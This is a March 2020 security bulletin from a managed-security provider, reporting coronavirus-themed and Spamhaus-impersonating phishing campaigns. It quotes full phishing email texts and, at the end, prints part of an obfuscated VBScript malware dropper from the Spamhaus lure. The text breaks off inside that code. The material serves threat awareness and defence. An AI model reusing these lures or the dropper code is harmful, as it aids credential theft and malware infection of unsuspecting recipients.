Advanced Security Operations Center
Telelink Business Services
www.telelink.com

Monthly Security Bulletin

March 2020

This security bulletin is powered by Telelink's

Advanced Security Operations Center

The modern cybersecurity threat landscape is constantly evolving. New vulnerabilities and zero-day attacks are discovered every day. The old vulnerabilities still exist. The tools to exploit these vulnerabilities are applying more complex techniques. But are getting easier to use.

Mitigating modern cyber threats require solutions for continuous monitoring, correlation, and behavior analysis that are expensive and require significant amount of time to be implemented. Moreover, many organizations struggle to hire and retain the expensive security experts needed to operate those solutions and provide value by defending the organizations.

The ASOC by Telelink allows organizations get visibility, control, and recommendations on improving their security posture for a fixed and predictable monthly fee.

Why Advanced Security Operations Center (ASOC) by Telelink?

- Delivered as a service, which guarantees fast implementation, clear responsibility in the Supplier and ability to cancel the contract on a monthly basis.
- Built utilizing state of the art leading vendor's solutions.
- Can be sized to fit small, medium and large business needs.
- No investment in infrastructure, team, trainings or required technology.
- Flexible packages and add-ons that allow pay what you need approach.
- Provided at a fraction of the cost of operating your own SOC.

LITE Plan

425 EUR/mo

- Gain visibility on the security posture of all your company's IT infrastructure
- Analysis of up to 2 GB/day log data
- Optional emergency response team (ERT) and user and endpoint behavior analytics (UEBA)

Get visibility on the cyber threats targeting your company!

PROFESSIONAL Plan

1225 EUR/mo

- Gain visibility on your company's security posture and recommendations on how to deal with security threats, risks, and actors
- Analysis of up to 5 GB/day log data and 100 GB/day network data
- Optional ERT and UEBA

Start to mitigate cyber threats and minimize the risk!

ADVANCED Plan

2 575 EUR/mo

- Gain complete visibility, deep analysis, recommendations, and security awareness trainings for your employees
- Analysis of up to 10 GB/day log data and 200 GB/day network data
- Included ERT and optional UEBA

Complete visibility, deep analysis and cyber threat mitigation!

Log Analysis and Correlation	Health Monitoring	Asset Identification and Prioritization	Infrastructure Security Assessment	Infrastructure Security Audit	Automatic Asset Discovery and Service Mapping	Network Devices Configurations Backup
Monthly External Vulnerability Scan and Reports	External Vulnerability Analysis	Monthly Internal Vulnerability Scan and Reports	Internal Vulnerability Analysis	Advanced Vulnerability Analysis	Recommendations for Security Patch	
Automatic Attack and Breach Detection	Human Triage	Threat Hunting				
Recommendations and Workarounds	Recommendations for Future Mitigation	Vulnerabil ity Analysis				
Attack Vector Identification	Reports	Security Surface Exposure	Likelihood Analysis	Impact Analysis		
Network Forensics	Server Forensics	Endpoint Forensics				
Monthly Security Bulletin	Emerging Threats Bulletins	Tailored Bulletin for Customer's Critical Assets	Security Awareness Training			

Lite Plan

Professional Plan (incl. all from Lite)

Advanced Plan (incl. all from Professional)

What is inside:

- Infrastructure Security Monitoring – the essential minimum to cybersecurity and to detect anomalies is to monitor your infrastructure 24x7x365
- Vulnerability Management – get visibility on the risks new or old vulnerabilities are posing to your IT infrastructure and get recommendations on how to reduce or mitigate those risks
- Attack Detection – get data from state-of-the-art cybersecurity tools, detect attacks and breaches, and involve our ASOC Analytics Team to perform human triage and threat hunting to precisely define the risks of the attack
- Reports and Recommendations – get detailed tailored reports with structured recommendations on how to prevent malicious activities (attacks) and take preventive measures
- Advanced Attack Analysis – get information on the attack vector, the attack surface, potential threat actors, and their objectives and motives for the attack
- Forensic Analysis – in case of severe cybercrimes the ASOC team can perform forensic analysis and/or support the authorities
- Bulletins, Training and Awareness – be timely informed on critical vulnerabilities with tailored and emerging threats bulletins and security awareness trainings to stop people being the weakest link

Table of Contents:

Executive summary

1. Ongoing phishing campaigns use the recent coronavirus outbreak and world-wide panic as a bait in attacks targeting people in the United States and the United Kingdom, impersonating authorities that warn of new infection cases and providing 'safety measures' in attached or linked file. →

2. New phishing campaign distributing malware pretends to be from the Spamhaus Project - an organization that creates spam block lists that mail servers can utilize to block known spammers. The e-mails warn that the recipient's email address has been added to a spam block list due to sending unsolicited email and can lead to e-mail administrators become infected. →

3. Researchers are reporting that more and more programs promoted as game cheats, software key generators and licensed software are now commonly installing password-stealing Trojans or Remote Access Trojans (RATs) when they are executed. →

4. Analysis indicates that TA505 (also tracked SectorJ04) - financially motivated hacker group targeting retail companies and financial institutions since at least Q3 of 2014 is behind the ransomware attack that forced Maastricht University (UM) to pay 30 bitcoins ransom to get back data from encrypted 267 Windows servers in end of 2019. →

5. Mike O'Connor wants to sell the corp.com domain he purchased in the early days of Internet. This particular domain is sensitive because years of testing shows whoever wields it would have access to an unending stream of passwords, emails and other proprietary data belonging to hundreds of thousands of systems at major companies around the globe. →

6. Microsoft released security updates to patch an actively exploited zero-day remote code execution (RCE) vulnerability tracked under CVE-2020-0674, impacting multiple versions of Internet Explorer that "could corrupt memory in such a way that an attacker could execute arbitrary code in the context of the current user". →

7. Why a lack of security awareness is not the biggest reason why cybercrime is still a problem? - column by Lysa Myers, a security researcher for ESET and vice chair of CompTIA's IT Security Community Executive Council. →

8. Bruce Schneier – one of the big names in cryptology, fellow and lecturer at Harvard's Kennedy School and a board member of EFF revisits his "Security in 2020" essay that he wrote in 2010. →

9. Google's Play Protect mobile threat protection service blocked the installation of over 1.9 billion malicious apps downloaded from non-Play Store sources in 2019 – a growing trend where during 2017 and 2018 combined there were 3.2 billion Potentially Harmful Application (PHAs) — as Google refers to malicious apps. →

10. LokiBot botnet, focused on harvesting sensitive data such as passwords as well as cryptocurrency information is evolving from campaigns that exploit a remote code execution vulnerability to deliver the payload using the Windows Installer service, ISO images and steganography. Newest reincarnation is impersonating a popular game launcher to trick users into executing it on their machines and then actually delivers a file to be compiled on victim system. →

11. A new email-based extortion scheme apparently is making the rounds, targeting Web site owners serving banner ads through Google's AdSense program. In this scam, the fraudsters demand bitcoin in exchange for a promise not to flood the publisher's ads with so much bot and junk traffic that Google's automated anti-fraud systems suspend the user's AdSense account for suspicious traffic. →

12. At the RSA security conference this week, FBI Special Agent Joel DeCapua presented assessment, based on analysis of collected ransomware bitcoin wallets and ransom notes, that between 10/01/2013 and 11/07/2019, there have been approximately $144,350,000 in bitcoins paid to ransomware actors as part of a ransom with Ruyk strand clearly leading with $ 61 mln. →

1. Coronavirus Phishing Attacks Are Actively Targeting the US

Ongoing phishing campaigns use the recent coronavirus outbreak as bait in attacks targeting individuals from the United States and the United Kingdom, impersonating the US CDC and virologists, warning of new infection cases in their area, and providing 'safety measures.'

The global scale health crisis triggered by infections with the new 2019 novel coronavirus (also known as 2019-nCOV and Wuhan coronavirus) is exploited by the attackers for their own malicious purposes.

The World Health Organization (WHO) said on January 30, 2020, that the 2019 novel coronavirus outbreak is a public health emergency of international concern, while U.S. Health and Human Services Secretary Alex M. Azar on Friday also declared it a "public health emergency for the entire United States."

Wuhan coronavirus phishing campaign #1

In the phishing campaign spotted by researchers at phishing simulation and security awareness training outfit KnowBe4, the attackers promise to provide a list of active infections in the surrounding area to trick their potential victims into clicking a link embedded in the message and leading to a credential phishing page.


In a sample phishing email spotted by KnowBe4, the attackers try to pass their spam as an official alert message distributed via the CDC Health Alert Network.

The targets are then informed that the "CDC has established an Incident Management System to coordinate a domestic and international public health response."

The phishers then throw in their lure, in the form of a link promising to provide the recipient with an updated list of new cases of infection around their city.

"You are immediately advised to go through the cases above for safety hazard," the attackers add, trying to induce a sense of urgency that would trick the target into acting on instinct and not think about the potential dangers ahead.

The link is camouflaged as a link to the official CDC website and it is used to redirect the victims to an attacker-controlled and Outlook-themed phishing landing page used for collecting and stealing user credentials.



"Distributed via the CDC Health Alert Network
January 31, 2020
CDCHAN-00426

Dear [redacted]

The Centers for Disease Control and Prevention (CDC) continues to closely monitor an outbreak of a 2019 novel coronavirus (2019-nCoV) in Wuhan City, Hubei Province, China that began in December 2019. CDC has established an Incident Management System to coordinate a domestic and international public health response.

Updated list of new cases around your city are available at (https://www.cdc.gov/coronavirus/2019-nCoV/newcases-cities.html)

You are immediately advised to go through the cases above for safety hazard

Sincerely,
CDC-INFO National Contact Center
National Center for Health Marketing
Division of eHealth Marketing
Centers for Disease control and Prevention"

Fake Coronavirus phishing email sample (KnowBe4)

KnowBe4 CEO Stu Sjouwerman told Bleepingcomputer that these emails were spotted on Friday afternoon. "We expect a variety of campaigns with different payloads to arrive shortly, Emotet has already been seen using this same social engineering tactic in Japan, leveraging the Coronavirus."

"This phish leverages public fear over a widely publicized virus threat," Eric Howes, principal researcher at KnowBe4 also told us.

"It is a bit unusual in that the bad guys are usually not so nimble in exploiting current events (they seem to put more time/effort in developing payloads and methods for obfuscating payloads). Then again, this story has been building for several weeks.

The phishing email itself is rather well done, so I'm guessing whoever is behind it modeled the email after existing CDC press releases.


There is a subject/verb agreement error in the second paragraph, but it's a common one that plenty of folks make. Still, not the kind of error one would expect from a professional PR operation, which the CDC undoubtedly has. Doubtful whether most readers would notice, though."

2019-nCOV phishing campaign #2

Another phishing campaign using Wuhan coronavirus lures to target both US and UK individuals was detected by security firm Mimecast.

These series of phishing emails ask the recipients to "go through the attached document on safety measures regarding the spreading of coronavirus."

"This little measures can save you," also add the attackers, then urging the targets to download a malicious PDF designed to infect their computers with a malware payload.



Singapore Specialist : Corona Virus Safety Measures

DT

[redacted]

Tuesday, 28 January 2020 at 03:51

[redacted]

Show Details

Dear Sir,

Go through the attached document on safety measures regarding the spreading of corona virus.
This little measure can save you.

Use the link below to download

Safety Measures.pdf

Symptoms Common symptoms include fever, cough, shortness of breath, and breathing difficulties. I

Regards
Dr [redacted]
Specialist wuhan-virus-advisory
[redacted]

Coronavirus phishing email sample (Mimecast)

"The sole intention of these threat actors is to play on the public's genuine fear to increase the likelihood of users clicking on an attachment or link delivered in a malicious communication, to cause infection, or for monetary gain," explained Francis Gaffney, Mimecast's director of threat intelligence.

"This is a rational choice by criminals as research has shown that over 90% of compromises occur by email, and that over 90% of those breaches are primarily attributable to user error."

Mimecast recommends taking at least the following basic measures to defend against such attacks:

- Be vigilant to email communications in relation to staying safe and protected from the coronavirus
- Implement reliable cybersecurity solutions across their technology, such as antivirus solutions
- Adopt cyber hygiene practices, such as using strong passwords use and never enabling attachment macros

Coronavirus public health emergency used to push Emotet

The coronavirus outbreak is also used as bait by an active malspam campaign distributing Emotet payloads via emails that alert of coronavirus infection reports in several Japanese prefectures, including Gifu, Osaka, and Tottori.

Just as the actors behind the phishing campaigns spotted by Mimecast and KnowBe4, the Emotet gang is also known for taking advantage of trending currents events and approaching holidays.

The take advantage of such occasions to send out targeted custom templates to their victims, as was the case before a Greta Thunberg Demonstration or when the 2019 Christmas and Halloween parties were closing in.

"This new approach to delivering Emotet may be significantly more successful, due to the wide impact of the coronavirus and the fear of infection surrounding it," IBM's X-Force Threat Intelligence researchers said.

Source :https://www.bleepingcomputer.com/news/security/coronavirus-phishing-attacks-are-actively-targeting-the-us/

2. Devious Spamhaus Phishing Scam Warns Your on an Email Block list

A new phishing campaign distributing malware pretends to be from the Spamhaus Project warning that the recipient's email address has been added to a spam block list due to sending unsolicited email.

Spamhaus Project is an organization that creates spam block lists that mail servers can utilize to block known spammers from sending emails to recipients in their organization.


If you are an email administrator, then you are most likely familiar with this organization and how removing one of your IP addresses or domains from their block list can be an arduous task, to say the least.

Due to this, using Spamhaus as the theme of your phishing scam could alarm email administrators enough to cause them to hastily open the link in the email and thus become infected.

Malware phishing campaign impersonates Spamhaus

In a new phishing campaign discovered by Proofpoint researcher Matthew Mesa, malware distributors are sending emails that pretend to be from the Spamhaus Project.

These email states that the recipient must "Urgently Take Action" because their email address has been added to the Spamhaus Block List (SBL) and will be blacklisted on mail servers unless they follow the instructions found at a listed URL.



URGENTLY TAKE ACTION - SBL #[redacted] - Message (HTML)

From: SBL SPAMHAUS <[redacted]>
To: [redacted]
Cc:
Subject: URGENTLY TAKE ACTION - SBL #[redacted]

SBL Reminder: Email: Your Email address moved to Spamhaus Blacklist (SBL)

SBL#[redacted] - The Spamhaus Project - SBL International Anti-Spam Systems
----
Good afternoon,
It is an automated letter from the original Spamhaus Block List (SBL) instance to notify you that this Email slightly below has been included in sbl.spamhaus.org:
Issue: phishing spam supplier
SBL Ref: SBL[redacted]
Our software have discovered redirecting of a variety of spam letters off of your own email address. Consequently, we have been forced to blacklist your mail.
You need to resolve the issue in 36 hours. You need to do several steps to approve your mail. We are going to attach the guide:
READ THE INSTRUCTION: https://drive.google.com/uc?[redacted]&export=download
PASSWORD: S9823
In case you pay no attention to this information, we could suppose that this email address doesn't belong to you and it's used for trash mailings. This just means, that we will be forced to include your e-mail address to our stop list.
Which means that recipients will be unable to receive emails out of this address ; your email will be suspended forever.
SBL System Robot
The Spamhaus Project
https://www.spamhaus.org

SBL SPAMHAUS

Spamhaus Phishing Email (Source: Matthew Mesa)

The full text of this phishing email can be read below:

SBL Reminder: Email: Your email address moved to Spamhaus Blacklist (SBL)

SBL# - The Spamhaus Project - SBL International Anti-Spam Systems

Good afternoon,

It is an automated letter from the original Spamhaus Block List (SBL) instance to notify you that this Email slightly below has been included in sbl.spamhaus.org:
Issue: phishing spam supplier
SBL Ref: SBL

Our software have discovered redirecting of a variety of spam letters off of your own email address. Consequently, we have been forced to blacklist your email.


READ THE INSTRUCTION: https://drive.google.com/uc?
PASSWORD: S9823

In case you pay no attention to this information, we could suppose that this email address doesn't belong to you and it's used for trash mailings. This just means, that we will be forced to include your e-mail address to our stop list.
Which means that recipients will be unable to receive emails out of this address ; your email will be suspended forever.

SBL System Robot
The Spamhaus Project
https://www.spamhaus.org

In the email will be a Google Drive link and a password for a file that is allegedly the instructions needed to remove the email address from the Spamhaus Block List.


Clicking on this link will download a password protected file named SPAMHAUS_SBL_i9k#888771.zip that contains an obfuscated Visual Basic Script (VBS) file SPAMHAUS_SBL_i9k.vbs.



```
::::::::::::::dnixWJNsU=CStr(WScript.CreateObject("Scripting.FileSystemObject").GetSpecialFolder(Cint("2"))+"\"
)::::::::::::::Function EscIbmJuF(DvVgVoARy) :::::::dNhgkzl=0:::::::YpTEsduNv="":::::::Do While dNhgkzl =< UBound(
DvVgVoARy):::::::YpTEsduNv=YpTEsduNv+ChrW(DvVgVoARy(dNhgkzl)-180330232):::::::dNhgkzl=dNhgkzl+1:::::::Loop:::::::
EscIbmJuF=YpTEsduNv:::::::End Function::::::::::::::Function sYgbpiQQz() :::::::Dim heDQmydu: Set heDQmydu=
CreateObject("Scripting.FileSystemObject"):::::::If (heDQmydu.FileExists(dnixWJNsU+"tObbdq"+"Q")) Then:::::::
WScript.Quit:::::::Else:::::::With heDQmydu.createTextFile(dnixWJNsU+"tObbdq"+"Q"):::::::.Write("dcbl"+"wIn"):::::::.
Close:::::::End With:::::::End If:::::::End Function::::::::::::::::::::::::::::Function dwbjNObl():::::::Dim
KJowLMyvt: Set KJowLMyvt=CreateObject("Scripting.FileSystemObject"):::::::KJowLMyvt.MoveFile dnixWJNsU+"rd.t"+"xt",
dnixWJNsU+"rd.t"+"xt"+".zip":::::::Set uVggskfBg=CreateObject("She"+"ll.A"+"ppli"+"cati"+"on"):::::::Set colItems=
uVggskfBg.NameSpace(dnixWJNsU+"rd.t"+"xt"+".zip").Items():::::::uVggskfBg.NameSpace(dnixWJNsU).copyHere colItems, 16
:::::::KJowLMyvt.DeleteFile dnixWJNsU+"rd.t"+"xt"+".zip", True:::::::End Function::::::::::::::sdzyYTyf=Array(eRbpRvN
,qnQuBkl,cENE,dKsa,vhrwnaFVzALlB,tFnRPDvkiztsSz,tFnRPDvkiztsSz,tFnRPDvkiztsSz,dRbpRvN,tFnRPDvkiztsSz,phrwnaFVzALlB,
snmwf,zqNkdbv,eRbpRvN,pnQuBkl,mnQuBkl,gRbpRvN,snQuBkl,uRbpRvN,mENE,obCJxlFlgx,tFnRPDvkiztsSz,tFnRPDvkiztsSz,bRbpRvN,
dKsa,tFnRPDvkiztsSz,dRbpRvN,tFnRPDvkiztsSz,tFnRPDvkiztsSz,tFnRPDvkiztsSz,oRbpRvN,gRbpRvN,pnQuBkl,eRbpRvN,jnQuBkl,wnmwf,
pnQuBkl,wnmwf,zhrwnaFVzALlB,bqNkdbv,mbCJxlFlgx,znQuBkl,kKsa,xqNkdbv,aRbpRvN,zqNkdbv,bqNkdbv,dqNkdbv,gENE,vhrwnaFVzALlB,
lbCJxlFlgx,pRbpRvN,rENE,tbCJxlFlgx,hnmwf,pnmwf,oqNkdbv,bKsa,nmUFuGadlPJD,xENE,nqNkdbv,khrwnaFVzALlB,tENE,jRbpRvN,
wFnRPDvkiztsSz,tENE,oENE,nKsa,jRbpRvN,mKsa,hhrwnaFVzALlB,wnmwf,zRbpRvN,oENE,fRbpRvN,dFnRPDvkiztsSz,snmwf,hKsa,
smUFuGadlPJD,sKsa,vRbpRvN,zmUFuGadlPJD,lKsa,uqNkdbv,enQuBkl,dbCJxlFlgx,zRbpRvN,ibCJxlFlgx,sbCJxlFlgx,tENE,snmwf,
vFnRPDvkiztsSz,dnQuBkl,xRbpRvN,iKsa,jKsa,wmUFuGadlPJD,eFnRPDvkiztsSz,jENE,bmUFuGadlPJD,tnQuBkl,mbCJxlFlgx,
fFnRPDvkiztsSz,dnmwf,qKsa,ahrwnaFVzALlB,kqNkdbv,qRbpRvN,dnmwf,mFnRPDvkiztsSz,kqNkdbv,fKsa,dhrwnaFVzALlB,cbCJxlFlgx,mENE
,whrwnaFVzALlB,sENE,pFnRPDvkiztsSz,cnmwf,gnQuBkl,aRbpRvN,oKsa,oqNkdbv,mFnRPDvkiztsSz,lFnRPDvkiztsSz,omUFuGadlPJD,inmwf,
ynmwf,yRbpRvN,tnQuBkl,yhrwnaFVzALlB,pmUFuGadlPJD,amUFuGadlPJD,gqNkdbv,jbCJxlFlgx,hqNkdbv,gmUFuGadlPJD,obCJxlFlgx
):::::::UaDmnGMDcc=Array(tqNkdbv,yKsa,yqNkdbv,oFnRPDvkiztsSz,thrwnaFVzALlB,hhrwnaFVzALlB,hqNkdbv,vqNkdbv,nFnRPDvkiztsSz
,fnmwf,oFnRPDvkiztsSz,anQuBkl,yKsa,wmUFuGadlPJD,lKsa,bRbpRvN,aqNkdbv,nmUFuGadlPJD,sENE,qRbpRvN,uFnRPDvkiztsSz,qnmwf,
hRbpRvN,ynQuBkl,qhrwnaFVzALlB,knmwf,oRbpRvN,hqNkdbv,snmwf,amUFuGadlPJD,bRbpRvN,unmwf,xKsa,lmUFuGadlPJD,emUFuGadlPJD,
dKsa,abCJxlFlgx,rFnRPDvkiztsSz,uKsa,bENE,iENE,thrwnaFVzALlB,cFnRPDvkiztsSz,znQuBkl,rENE,snQuBkl,lnQuBkl,unQuBkl,enmwf,
mENE,tRbpRvN,bFnRPDvkiztsSz,phrwnaFVzALlB,bRbpRvN,qnQuBkl,hbCJxlFlgx,ymUFuGadlPJD,uKsa,khrwnaFVzALlB,nbCJxlFlgx,lnQuBkl
,uRbpRvN,dKsa,dnmwf,jnQuBkl,pmUFuGadlPJD,snQuBkl,hhrwnaFVzALlB,lmUFuGadlPJD,lKsa,gFnRPDvkiztsSz,jqNkdbv,nnQuBkl,
ahrwnaFVzALlB,jhrwnaFVzALlB,tKsa,kENE,sRbpRvN,kmUFuGadlPJD,phrwnaFVzALlB,xKsa,cnmwf,hqNkdbv,qKsa,rnQuBkl,hKsa,
vhrwnaFVzALlB,wnmwf,rhrwnaFVzALlB,aFnRPDvkiztsSz,cbCJxlFlgx,dKsa,inmwf,lmUFuGadlPJD,cbCJxlFlgx,qbCJxlFlgx,ghrwnaFVzALlB
